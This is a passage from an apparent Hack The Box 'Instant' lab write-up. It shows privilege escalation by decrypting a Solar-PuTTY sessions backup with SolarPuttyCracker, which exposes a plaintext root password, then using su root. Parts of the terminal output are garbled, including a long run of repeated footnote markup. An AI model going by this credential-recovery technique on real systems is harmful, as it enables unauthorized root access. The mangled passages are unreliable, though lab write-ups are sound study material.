 → Extracting tables from /var/lib/PackageKit/transactions.db (limit 20)
```

The hashes were formatted in bkdf2 so I tried to use the Werkzeug-Cracker tool to crack the hash. But after waiting for about 30 minutes without success, I decided to move on, as this process wasn't supposed to take that long.

Continuing to Enumerate

PuTTY/sessions-backup.dat.

Upon reviewing the LinPEAS scan again, I realized that I had overlooked a very important backup file /opt/backups/Solar-

```
Backup files (limited 100)
          1 root root 893 Apr 23 2024 /etc/xml/catalog.
          1 root root 673 Apr 23
                                  2024 /etc/xml/xml-core.xml
     -r-- 1 root root 365 Apr 23 | 2024 /etc/xml/polkitd.xml
     -r-- 1 root root 648 Apr 23 2024 /etc/.resolv.conf.systemd-resolved.
                                                             ps/Solar-PuTTY/sessions-backup.dat
rw-r--r-- 1 shirohige shirohige 1100 Sep 30 11:38 /opt/bac
rwxr-xr-x 1 root root 1086 Mar 10  2024 /usr/src/linux-headers-6.8.0-45/tools/testing/selftests/net/tcp_fastopen_l
                                                                                                                        kev.sh
-rwxr-xr-x 1 root root 28003 Mar 10  2024 /usr/src/linux-headers-6.8.0-45/tools/testing/selftests/net/test_bridge_
                                                                                                                        _port.sh
rw-r--r-- 1 root root 43976 Jul 23 2024 /usr/lib/x86_64-linux-gnu/open-vm-tools/plugins/vmsvc/libvm-
 w-r--r-- 1 root root 3495 Aug 30 08:32 /usr/lib/modules/6.8.0-45-generic/kernel/drivers/power/supply/wm831x_l
-rw-r--r--1 root root 4343 Aug 30 08:32 /usr/lib/modules/6.8.0-45-generic/kernel/drivers/net/team/team_mode_active
                                                                                                                         .ko.zst
                                                                        backup.timer
rw-r--r-- 1 root root 154 Feb 6 2024 /usr/lib/systemd/system/dpkg-db-
-rw-r--r-- 1 root root 147 Feb 5 2024 /usr/lib/systemd/system/dpkg-db-
                                                                              .service
rwxr-xr-x 1 root root 2586 Jul 17 2024 /usr/libexec/dpkg/dpkg-db-
-rw-r--r-- 1 root root 159 Apr 23 2024 /var/lib/sgml-base/supercatalog
rw-r--r--1 root root 0 Apr 23 2024 /var/lib/systemd/deb-systemd-helper-enabled/timers.target.wants/dpkg-db-backu
                                                                                                                    .timer
rw-r--r-- 1 root root 61 Oct  4 14:55 /var/lib/systemd/deb-systemd-helper-enabled/dpkg-db-l--
                                                                                                timer.dsh-also.
-rw-r--r-- 1 root root 0 Jan 28 10:01 /var/lib/systemd/timers/stamp-dpkg-db-
```

Solar-PuTTY is a tool for managing multiple SSH sessions, but it can be dangerous because it stores session information, including usernames, IP addresses, passwords, and other sensitive data, which could be exploited if accessed by unauthorized users.

The sessions-backup.dat file appears encrypted, so we can try to decode it using base64.

```
shirohige@instant:/opt/backups/Solar-PuTTY$ cat sessions-backup.dat
ZJlEkpkqLgj2PlzCyLk4gtCfsG02CMirJoxxdpclYTlEshKzJwjMCwhDGZzNRr0fNJMlLWfpbd07l2fEbSl/0zVAmNq0Y094RBxg9p4pwb4upKiVBhRY22HIZFzy6bMUw363zx6lxM4i9kv0B0bNd/4PXn3j3wVMVzpNxuKuSJ0vv0fzY/ZjendafYt1Tz1VHbH4aHc8LQvRfW6Rn+5uTQEXyp4jE+ad4D
Qk2fbm9ocSibR03/OKHKXvpDo5Gy7dbInjW44Tj44xDgcIlmNNm0m4NIo1Mb/22BHw/MsFFoq/TGetjzBZQQ/rM7YQI81SNu9z9vVMe1k7q6rDvpz1la7Jse6fRsBugW9D8GomWJNnTst7MUvqxmz9damj7JQwp+0Upborj/JHONIn4kenBqPn8kYViYBecdk19LeyGp0bDfsWqw8Bq+6/OVH0/SofFqsvPQGBZnqC8Id/en7lORp92Jdeqfaejlu9JVW3gFf45VS6XD0W6MFH5AVSK5DubKmfuAXXBspkRbMHF9Mydd1z2eQQ0xzBznsgmXT1fQHWB7RDnGUBJpdfy1CZ580yVVrrq0yz07VJ18f/Ct8igh0v7w0/SofFqsvPQGBZnqC8Id/en7lORp92Jdeqfaejlu9JVW3gFf5j94MZpcbO9bH+eqj1FirFyPbW8JYHFbcdGdP+u91
CxGAowDgl10UR3aSgJ1XIz9eT1Wd56EGCovk3na0KCz8ziYMBEl+yvDyIbDvBqmga1F+c2LwnAnVHkFeXVua70A4wtk7R3jn8+7h+3EvjclvbgmnRjIp2sVxnHfUpLSEq4oGp3QK+AgrWXzfky7CaEEEUqpR86knL8rZCx+Bvw5uw9u81PAkaI9SlY+60mMflf2r6cGbZsfoHCeDLdBSrRdyGVvAP4oY0L
AvLI1FZEqcuiYUZAEgXgUpTi7UvMVKkHRrjfIKLw0NUQsVY4LVRaa3r0AqUDSiOYn9F+Fau2mpfa3c2BZlBqTfL9YbMQhaaWz6VfzcSEbNTiBsWTTQuWRQpcPmNnoFN2VsqZD7d4ukhtakDHGvnvgr2TpcwiaQjHSwcMUFUawf00o2+yV3lwsBIUWvhQw2g=shirohige@instant:/opt/backups/Sol-
r-PutTY$
```

```
-(myenv)—(<mark>kali®kali</mark>)-[~/Downloads/HTB/Instant/SolarPuttyCracker]
 $\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\foot
  C8Id/enZ1DRp02UdefqBejLW9JvV8gTFj94MZpcCb9H+eqj1FirFyp8w03VHFbcGdP+u915CxGAowDglI0UR3aSgJ1XIz9eT1WdS6EGCovk3na0KCz8ziYMBEl+yvDyIbDvBqmga1F+c2LwnAnVHkFeXVua
70A4wtk7R3jn8+7h+3Evjc1vbgmnRjIp2sVxnHfUpLSEq4oGp3QK+AgrWXzfky7CaEEEUqpRB6knL8rZCx+Bvw5uw9u81PAkaI9SlY+60mMflf2r6cGbZsfoHCeDLdBSrRdyGVvAP4oY0LAAvLIlFZEqcui
  YUZAEgXgUpTi7UvMVKkHRrjfIKLw0NUQsVY4LVRaa3r0AqUDSi0Yn9F+Fau2mpfa3c2BZlBqTfL9YbMQhaaWz6VfzcSEbNTiBsWTTQuWRQpcPmNnoFN2VsqZD7d4ukhtakDHGvnvgr2TpcwiaQjHSwcMUFU
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```

Since manual decoding doesn't work, we can use a script like SolarPuttyCracker to crack the encoded data.

```
(myenv)-(kali@kali)-[~/Downloads/HTB/Instant/SolarPuttyCracker]
-$ cat_solar_putty_password1.txt
   "Sessions": [
           "Id": "066894ee-635c-4578-86d0-d36d4838115b",
           "Ip": "10.10.11.37",
           "Port": 22,
           "ConnectionType": 1,
           "SessionName": "Instant",
           "Authentication": 0,
           "CredentialsID": "452ed919-530e-419b-b721-da76cbe8ed04",
           "AuthenticateScript": "00000000-0000-0000-0000-00000000000",
           "LastTimeOpen": "0001-01-01T00:00:00",
           "OpenCounter": 1,
           "SerialLine": null,
           "Speed": 0,
"Color": "#FF176998",
           "TelnetConnectionWaitSeconds": 1,
           "LoggingEnabled": false,
           "RemoteDirectory": "
  ],
"Credentials": [
           "Id": "452ed919-530e-419b-b721-da76cbe8ed04",
           "CredentialsName": "instant-root",
           "Username": "root",
"Password": "12**24nzC!r0c%q12",
           "PrivateKeyPath": "'
           "Passphrase": "",
           "PrivateKeyContent": null
  ],
"AuthScript": [],
". []
   "Groups": [],
   "Tunnels": [],
   "LogsFolderDestination": "C:\\ProgramData\\SolarWinds\\Logs\\Solar-PuTTY\\SessionLogs"
```

Now that we have root credentials, we can use a command like su root to escalate our privileges and obtain the root flag.

```
shirohige@instant:/opt/backups/Solar-PuTTY$ su root
Password:
root@instant:/opt/backups/Solar-PuTTY# ls
sessions-backup.dat
root@instant:/opt/backups/Solar-PuTTY# cd /root
root@instant:~# ls
root.txt
root@instant:~#
```